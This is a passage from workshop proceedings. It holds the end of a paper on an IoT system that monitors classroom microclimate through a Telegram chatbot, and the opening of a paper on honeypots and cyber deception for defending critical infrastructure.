- provides a change of operating modes. In general, the device implements two modes of operation: the first is an active operating mode, the device creates conditions for a comfortable stay of staff and applicants for education, by the standards, the second is an energy saving mode, to increase the measurement range during non-working hours.


Ensure the output of measurement results to a web server, to the chatbot of the Telegram messenger, and remote control of the system operation from these environments.

Taking into account the analysis of the influence of certain indicators of the microclimate on the physiological parameters of applicants for education and employees of educational institutions, a basic set of parameters was formed that need to be controlled, namely:

- air temperature in the room;
- indoor air humidity;
- atmospheric pressure;
- the concentration of carbon dioxide in the air;
- ozone concentration in the room;
- the concentration of air ions.

Classically, four functional levels can be distinguished in the IoT architecture (figure 5). The sensory level is the lowest, containing a set of sensors that receive information about environmental parameters, i.e. providing collection and processing of information in real-time. And causes the integration of these devices into the measuring system. At the network level, the means and devices of the network infrastructure are considered, which ensures the integration of heterogeneous networks into a single platform. The service level contains a certain set of services designed to store information, create databases, automate certain processes, process data, etc. The fourth level of the IoT architecture includes applications for displaying and managing information, as well as the ability to reverse control climate control devices [26].

An important issue in building a monitoring system for microclimate parameters is the organization of information transfer at the local level. The use of radio communication (WLAN, Wi-Fi, WiMAX networks) in computer networks has opened up new prospects for the use of radio communication [8] for receiving and transmitting information from various sources. Today, the organization of a network that can link sensors, routers, servers, and other communication



Application level:
applications on mobile downtime, chat bots
Service level:
data storage, data analysis and statistical processing, access control, device management, protocols
Network layer:
Global network: Internet
Gateways: microcontroller, radio module, signal processor
Physical level:
Local networks: Wi-Fi, ZigBee, Ethernet, Z-Wave, Bluetooth
Sensors: Temperature, humidity, pressure, carbon dioxide, ozone, aeroions

Figure 5: Architectural construction of the microclimate monitoring system based on IoT.

nodes has transformed into the so-called wireless sensor networks – WSN (Wireless Sensors Network) [8].

In a general sense, WSN is a set of small reading devices capable of registering changes in various environmental parameters and broadcasting these parameters to other similar devices within reach for a specific purpose, for example, video surveillance, environmental monitoring, etc., including hardware and software architecture, network technologies and connections, distributed algorithms, software models, data management, security, etc. In general, each such device must be equipped with a microcontroller, a transceiver, a battery, and a set of sensors to measure certain environmental parameters [8, 9]. Intelligent nodes of such a network are capable of relaying messages from each other in turn, providing a significant system coverage area with low transmitter power. This results in the highest energy efficiency of the system.

The IEEE 802.15.4 standard for building a WSN is generally accepted, which defines, in addition to the physical layer (Wireless Personal Area Networks, WPAN), also a part of the link layer – the medium access control layer (MAC) [8]. The most promising for building a WSN is the use of broadband technologies included in the latest edition of the IEEE 802.15.4 standard since they allow you to create transceivers with low power consumption. The basic signal transmission distance for IEEE 802.15.4 is 10 meters, which is quite enough for WSN. The maximum data rate is 250 kbps. The main functions of such systems are safety and optimal use of energy resources.

Possible options for the architectural construction of a system for monitoring the parameters of the microclimate in a room with different technologies for transmitting information are shown in figure 6.




Figure 6: Options for the architectural construction of the IoT network of the indoor climate control system with the maximum required set of parameters using the edge device [9].

Figure 7 shows a block diagram of the developed system for monitoring indoor microclimate parameters [5], taking into account the above requirements and features of building such systems.



Unit for measuring temperature, humidity, pressure
Unit for measuring the ozone level
Unit for measuring the concentration of CO2
Unit for measuring the concentration of air ions
Block of primary conversion and processing of signals
Microcontroller with built-in ADC
To the cloud service
Signal transmission unit
Smartphone, PC
Unit for displaying measurement results

Figure 7: Scheme of the microclimate monitoring system of educational classrooms

To implement the sensory level, the following sensors were used: the BME680 air quality sensor module, which is designed to measure temperature, air humidity, and atmospheric pressure, as well as assess air quality with the corresponding indication; an MH-Z19B carbon dioxide sensor, an MQ-131 ozone sensor, and a sensor for measuring the concentration of light air ions developed by the author [5].

As a microcontroller for collecting, processing information, and control, ESP8266 boards were used, containing built-in transceivers with a Wi-Fi interface and inexpensive, small-sized, and energy-saving.

The advantage of using and implementing such an architecture is that it is possible to use the collection of information at distances greater than directly at the computer itself, without losing data transfer speed. In addition, the data transmission channel is protected, which satisfies the requirements of reliability and authorized access to the microclimate control system.

At this stage of the study, the work of the assembled layout of the monitoring system for microclimate parameters is being tested. The output of the measurement results is implemented on the display in the room and displayed in the Telegram chat.

A chatbot is an artificial intelligence program [27] that simulates an interactive conversation between a person and IoT things using a key, pre-calculated text signals. The Telegram user and the sensor microcontroller program take part in the communication.

The user can interact with the bot using the messenger interface elements: send messages, press buttons, and set commands using the online mode.

The system works according to a fairly simple algorithm. Management is carried out through Telegram chatbot. That is, when a command is sent, the system reads it and executes the function of this command. For example, when sending a command to analyze the characteristics of a room, they are displayed as a message in the chatbot.

Figure 8 shows the algorithm of the remote climate control system in classrooms. After starting the system, the microcontroller sends a request to connect to the Wi-Fi network. After that, the system is ready to send messages to Telegram chatbot.

After connecting to the network, the system begins to interrogate the outputs of the sensors and check the specified limits for the parameters that should be in the room. If the parameters are normal, then the system starts all over again, if the parameters go beyond the limits, the system will turn on the necessary devices to return these parameters to normal.

Also, the system provides for changing parameters using commands. To display parameters in the messenger, you must enter the `/check_sensors` command. When the `/operationg_mode` command is entered, the system sets the boundaries that transfer the device to the operating mode, that is, to the mode in which classes are conducted. When you enter the `/low_energy_mode` command, the system enters the energy-saving mode, that is, the idle mode.

The microcontroller program was written in the Arduino IDE development environment. To work with the Telegram chatbot, the UniversalTelegramBot library was used, which implements all the necessary functions. This library is simple, but it is quite enough for this project.

Figures 9, and 10 show screenshots of the results of the chatbot.

The results of the chatbot's response to changes in indicators above the norm are shown in figure 11 (in the system layout, the light indicator turns on).



Starting the system
Wi-Fi connection
Survey of sensor outputs
Command /check_sensors/
Command /low_energy_mode/
Checking compliance with specified limits
Command /operationg_mode/
Output of measurement results in Telegram
Setting limits for energy saving mode
Setting limits for normal operation
No
Are the parameters as specified?
Yes
Setting limits for energy saving mode

Figure 8: Algorithm of the microclimate monitoring system in educational classrooms.

With the help of the developed system, a series of measurements of the state of the microclimate in the classrooms in the classroom of students was carried out, the results of which are presented in table 1.

Table 1
The results of measuring the parameters of the microclimate in the classrooms.

Measurement time, hour	8.50	9.00	9.10	9.20	9.30	9.40	9.50	10.00
Temperature t, °C	23.29	23.25	23.23	24.03	24.08	24.10	24.12	24.33
Humidity, ψ, %	20.33	20.38	20.39	20.47	20.70	20.53	20.32	20.63
The concentration of air ions, ion/cm^3	436	452	420	373	415	320	250	282
CO_2 concentration, ppm	180	185	232	250	256	280	284	312

4. Conclusions

This study describes the architecture and principles of building the indoor microclimate parameters control system developed by IoT with the maximum necessary set of parameters using the edge device, the technical measurement unit of which is located in the classrooms, the measurement results are displayed on the device screen and transmitted to the server and cloud environment. Measurement data, at the request of the client, can be displayed in the chatbot of the telegram messenger. Through this chatbot, you can implement reverse control of microclimate parameters and set the operating modes of the monitoring system.

The microclimate remote monitoring system is implemented by the concept of the Internet of




Про бота
ClimateControl
бот
Дистанційна система керування мікрокліматом
Опис
@my_climate_control_bot
Псевдонім
Сповіщення
НАПИСАТИ
Додати до групи
Довідка бота
Поскаржитися
Зупинити й заблокувати бота
/start Початок роботи системи
/check_sensors Перевірка показань датчиків
/operating_mode Режим нормальної роботи
/low_energy_mode Режим економії енергії


Figure 9: Chatbot "ClimateControl" and its menu.


```
/operating_mode 14:10
Активовано режим нормальної роботи! 14:10
/check_sensors 14:10
Вологість: 66.00%
Температура: 23.10°C 73.58°F
Концентрація CO2: 1031.87ppm
Концентрація CO2 з урахуванням температури та
вологості: 874.38ppm
Верхня межа концентрації CO2: 1000ppm
Верхня межа температури: 25°C
Нижня межа температури: 21°C
Верхня межа вологості: 60%
Нижня межа вологості: 30% 14:10
```

```
Активовано режим збереження енергії! 14:12
Вологість повітря внормі! 14:12
65.90 14:12
/check_sensors 14:13
Вологість: 65.30%
Температура: 23.10°C 73.58°F
Концентрація CO2: 2795.46ppm
Концентрація CO2 з урахуванням температури та
вологості: 2391.65ppm
Верхня межа концентрації CO2: 1500ppm
Верхня межа температури: 30°C
Нижня межа температури: 10°C
Верхня межа вологості: 80%
Нижня межа вологості: 20% 14:13
```

Figure 10: Checking the readings for the operating mode and the energy-saving mode.

Things (IoT) and using an edge device. The main idea of the concept is the connection of sensors and actuators using a radio channel. Moreover, the coverage area of such a network can range from several meters to several kilometers due to the ability to relay messages from one element



Висока вологість повітря! 12:04

68.40 12:04

Високий рівень CO2! 12:08

1635.70 12:08

Figure 11: Light and sound alarm in the chatbot for exceeding the microclimate parameters.

to another. Wireless recorders provide the flexibility you need to add and/or move monitoring points, as well as ease of use and removal of devices for calibration and maintenance. The data logger's independent power supply ensures that data is retained in the event of a power outage.

In the future, a web server will be developed to access the database of measured indicators. Measurement and saving of results are carried out in real-time.

References

[1] T. H. Kolomoiets, D. A. Kassim, Using the Augmented Reality to Teach of Global Reading of Preschoolers with Autism Spectrum Disorders, in: A. E. Kiv, V. N. Soloviev (Eds.), Proceedings of the 1st International Workshop on Augmented Reality in Education, Kryvyi Rih, Ukraine, October 2, 2018, volume 2257 of *CEUR Workshop Proceedings*, CEUR-WS.org, 2018, pp. 237–246. URL: http://ceur-ws.org/Vol-2257/paper24.pdf.

[2] O. V. Kanivets, I. M. Kanivets, T. M. Gorda, Development of an augmented reality mobile physics application to study electric circuits, Educational Technology Quarterly 2022 (2022) 347–365. doi:10.55056/etq.429.

[3] O. V. Klochko, V. M. Fedorets, Using immersive reality technologies to increase a physical education teacher's health-preserving competency, Educational Technology Quarterly 2022 (2022) 276–306. doi:10.55056/etq.431.

[4] O. Y. Burov, O. P. Pinchuk, A meta-analysis of the most influential factors of the virtual reality in education for the health and efficiency of students' activity, Educational Technology Quarterly 2023 (2023) 58–68. doi:10.55056/etq.435.

[5] O. L. Korenivska, V. B. Benedytskyi, T. M. Nikitchuk, Aspects of building systems for

monitoring microclimate parameters in educational classrooms, Technical Engineering 2 (2022) 136–143. doi:10.26642/ten-2022-2(90)-136-143.

[6] V. M. Shatalov, V. S. Martynyuk, M. V. Saveliev, Through global monitoring to school of the future: smartphone as a laboratory in pocket of each student, CTE Workshop Proceedings 3 (2015) 361–365. doi:10.55056/cte.293.

[7] O. Mizdrenko, N. Godun, N. Kharchenko, Parameters of microclimate: their normalization and influence on human health, Bulletin of NTU “KhPI”. Series: Mechanical-technological systems and complexes 19 (2017) 136–141. doi:http://repository.kpi.kharkov.ua/handle/KhPI-Press/30892.

[8] V. Kotelianets, Information Technology for Environmental Monitoring Based on Internet of Things Concept, Thesis for a Candidate of Technical Science (PhD) degree on specialty 05.13.06 – Information Technology, Cherkasy State Technological University, Cherkasy, 2019. URL: https://er.chdtu.edu.ua/bitstream/ChSTU/67/15/diss.pdf.

[9] A. Y. Nakonechnyi, Z. E. Veres, Internet of things and modern technologies, Bulletin of the National University "Lviv Polytechnic". Automation, measurement and control 852 (2016) 3–9. URL: http://nbuv.gov.ua/UJRN/VNULP_2016_852_3.

[10] S. Mooney, The Internet of Things Demands a Fresh Look at Power Protection, 2015. URL: https://blog.se.com/buildings/healthcare/2015/11/03/the-internet-of-things-demands-a-fresh-look-at-power-protection/.

[11] O. I. Zaporozhets, V. A. Hlyva, O. V. Sidorov, Normuvannia aeroionnoho skladu povitria robochykh prymishchen ta osnovni napriamy yoho vdoskonalennia, Advances in Aerospace Technology 46 (2011) 139–143. doi:10.18372/2306-1472.46.2097.

[12] T. Kozlovskaya, S. Sukach, Assessment of the complex influence of electromagnetic fields and air-ion formula of industrial premises on the physiological processes in the human organism, Transactions of Kremenchuk Mykhailo Ostrohradskyi National University 4 (2016) 75–79. URL: http://www.kdu.edu.ua/PUBL/statti/2016_4_75-4-2016.pdf.

[13] N. Krawczyk, L. Dębska, Indoor environment, lighting conditions and productivity in the educational buildings, Civil and Environmental Engineering 18 (2022) 581–588. doi:10.2478/cee-2022-0055.

[14] A. Kviesis, A. Klavina, G. Vitols, Development of classroom microclimate monitoring system, in: Proceedings of 16th International Scientific Conference “Engineering for rural development”, volume 16, 2017, pp. 719–724. doi:10.22616/ERDev2017.16.N145.

[15] M. Djordjević, B. Jovičić, S. Marković, V. Paunović, D. Danković, A Smart Data Logger System Based on Sensor and Internet of Things Technology as Part of the Smart Faculty, J. Ambient Intell. Smart Environ. 12 (2020) 359–373. doi:10.3233/AIS-200569.

[16] N. O. Sokolova, A. S. Bielov, Information system monitoring of microclimate of the workplace, Visnyk of Kherson National Technical University 2 (2019) 250–255. URL: https://mkmm.org.ua/upload/%D0%92%D1%96%D1%81%D0%BD%D0%B8%D0%BA%20%D0%A5%D0%9D%D0%A2%D0%A3%20%D1%87%D0%B0%D1%81%D1%82%D0%B8%D0%BD%D0%B0%202.pdf.

[17] A. Al-Dulaimy, Y. Sharma, M. Gokan Khan, J. Taheri, Introduction to edge computing, in: J. Taheri, S. Deng (Eds.), Edge Computing: Models, technologies and applications, 2020, pp. 3–26. doi:10.1049/PBPC033E_ch1.

[18] H. Ashtari, Edge Computing vs. Fog Computing: 10 Key Comparisons, 2022. URL: https:

//www.spiceworks.com/tech/cloud/articles/edge-vs-fog-computing/.

[19] K. Cao, Y. Liu, G. Meng, Q. Sun, An Overview on Edge Computing Research, IEEE Access 8 (2020) 85714–85728. doi:10.1109/ACCESS.2020.2991734.

[20] E. Krishnasamy, S. Varrette, M. Mucciardi, Edge Computing: An Overview of Framework and Applications, Technical Report, 2020. doi:10.5281/zenodo.5717280.

[21] T. M. Nikitchuk, T. A. Vakaliuk, O. A. Chernysh, O. L. Korenivska, L. A. Martseva, V. V. Osadchyi, Non-contact photoplethysmographic sensors for monitoring students' cardiovascular system functional state in an IoT system, Journal of Edge Computing 1 (2022) 17–28. doi:10.55056/jec.570.

[22] T. M. Nikitchuk, T. A. Vakaliuk, O. V. Andreiev, O. L. Korenivska, V. V. Osadchyi, M. G. Medvediev, Mathematical model of the base unit of the biotechnical system as a type of edge devices, Journal of Physics: Conference Series 2288 (2022) 012004. doi:10.1088/1742-6596/2288/1/012004.

[23] Ministry of Health of Ukraine, Sanitary regulations for preschool educational institutions, 2016. URL: https://zakon.rada.gov.ua/laws/show/z0563-16#Text.

[24] Ministry of Health of Ukraine, On approval of the Sanitary Regulations for general secondary education institutions, 2020. URL: https://zakon.rada.gov.ua/laws/show/z1111-20#Text.

[25] Ministry of Health of Ukraine, On the approval of State sanitary norms and rules "Hygienic requirements for the establishment, maintenance and regime of special comprehensive schools (boarding schools) for children who need correction of physical and (or) mental development, and educational and rehabilitation centers", 2013. URL: https://zakon.rada.gov.ua/laws/show/z0410-13#Text.

[26] M. Y. Samoilenko, Principles of application of the Internet of Things technology in the modern world of technical devices, Vcheni zapysky TNU imeni V.I. Vernadskoho. Seriia: tekhnichni nauky 31 (70) (2020) 142–148. doi:10.32838/TNU-2663-5941/2020.6-1/24.

[27] T. V. Shabelnyk, S. V. Krivenko, N. Y. Rotanova, O. F. Diachenko, I. B. Tymofieieva, A. E. Kiv, Integration of chatbots into the system of professional training of Masters, CTE Workshop Proceedings 8 (2021) 212–220. doi:10.55056/cte.233.

Honeypot and cyber deception as a tool for detecting cyber attacks on critical infrastructure

Dmytro S. Morozov[1], Tetiana A. Vakaliuk[1,2,3,4], Andrii A. Yefimenko[1], Tetiana M. Nikitchuk[1] and Roman O. Kolomiiets[1]

[1]*Zhytomyr Polytechnic State University, 103 Chudnivsyka Str., Zhytomyr, 10005, Ukraine*
[2]*Kryvyi Rih State Pedagogical University, 54 Gagarin Ave., Kryvyi Rih, 50086, Ukraine*
[3]*Institute for Digitalisation of Education of the NAES of Ukraine, 9 M. Berlynskoho Str., Kyiv, 04060, Ukraine*
[4]*Academy of Cognitive and Natural Sciences, 54 Gagarin Ave., Kryvyi Rih, 50086, Ukraine*

Abstract

The constant growth of the threat of cyber attacks on Ukraine's critical infrastructure and industrial IoT networks requires the search for an effective solution to detect and respond to such threats. Ukrainian networks have already become a testing ground for new tactics, methods, and tools for cyber attacks. The study of these attacks, their detailed analysis, and analysis will allow a better understanding of the tools and methods of Russian hackers. Modern approaches to building honeypot/honeynet networks, as well as cyber deception platforms, can be used as an effective source of such information. However, there is no universal solution for such systems, and their effectiveness directly depends on the qualifications of the specialists who deploy them and a deep understanding of their capabilities. The correct use of highly interactive honeypot systems and deception platforms allows you to build a believable honeypot system that will collect information about both the fact of the attack and the actions of the attackers. The analysis of this information will be able to improve both the level of network security and become a source of evidence for further prosecution of cybercriminals. The article presents an overview of the features of using honeypot/honeynet solutions and cyber deception for general-purpose networks and industrial IoT networks.

Keywords

IoT honeypot, cyber security, honeypot, honeynet, cyber deception, security deception

1. Introduction

The number of threats in the field of cyber security has a steady upward trend, and 2022 was no exception. It will be remembered as another year of ransomware attacks, data breaches, attacks on critical infrastructure, and most importantly, a year of global cyber security impact due to Russia's invasion of Ukraine.

doors-2023: 3rd Edge Computing Workshop, April 7, 2023, Zhytomyr, Ukraine

morozovds@ztu.edu.ua (D. S. Morozov); tetianavakaliuk@acnsci.org (T. A. Vakaliuk); yefimenko.andrii@gmail.com (A. A. Yefimenko); tnikitchuk@ukr.net (T. M. Nikitchuk); krt_kro@ztu.edu.ua (R. O. Kolomiiets)
https://acnsci.org/vakaliuk/ (T. A. Vakaliuk); https://ztu.edu.ua/teacher/319.html (A. A. Yefimenko); https://ztu.edu.ua/teacher/132.html (T. M. Nikitchuk)
0000-0002-0807-590X (D. S. Morozov); 0000-0001-6825-4697 (T. A. Vakaliuk); 0000-0003-2128-4797 (A. A. Yefimenko); 0000-0002-9068-931X (T. M. Nikitchuk); 0000-0002-9020-938X (R. O. Kolomiiets)

CEUR Workshop Proceedings (CEUR-WS.org)

On February 24, 2022, the world of cyber security entered the era of hybrid warfare. Hours before the missiles were launched and the aggressor convoys crossed the border, Russian hackers launched a massively destructive cyber attack against the Ukrainian government, technology companies, and the financial sector. It should be noted that the very beginning of the war in cyberspace as a component of the war on the ground caused significant changes in both the number and the direction of the attacks caused by the war. Along with a significant number of directly or indirectly state-sponsored terrorist groups (APTs), a significant number of threats have emerged as a result of patriotic hacktivism. An example of such activity is the significant surge of DDOS attacks in 2022, "defaces", sporadic and poorly coordinated attacks on administrative institutions, which mostly had a psychological impact and tried more to cause chaos in society than to cause direct economic or military damage [1].

Such challenges made it necessary to make rapid changes in the work of both state and private institutions in the field of cyber security and to look for effective ways to counter new threats. It is the speed of adaptation of new approaches and the implementation of the best global practices that in many ways made it possible to avoid greater losses and devastating consequences of cyberattacks. The analysis, study, and systematization of information about the algorithms, methods, and technologies used in these attacks and will, with a high probability, be used again – is an important factor in building a flexible and adaptive cyber security system both at the state level and at the level of individual enterprises and organizations

2. Theoretical background

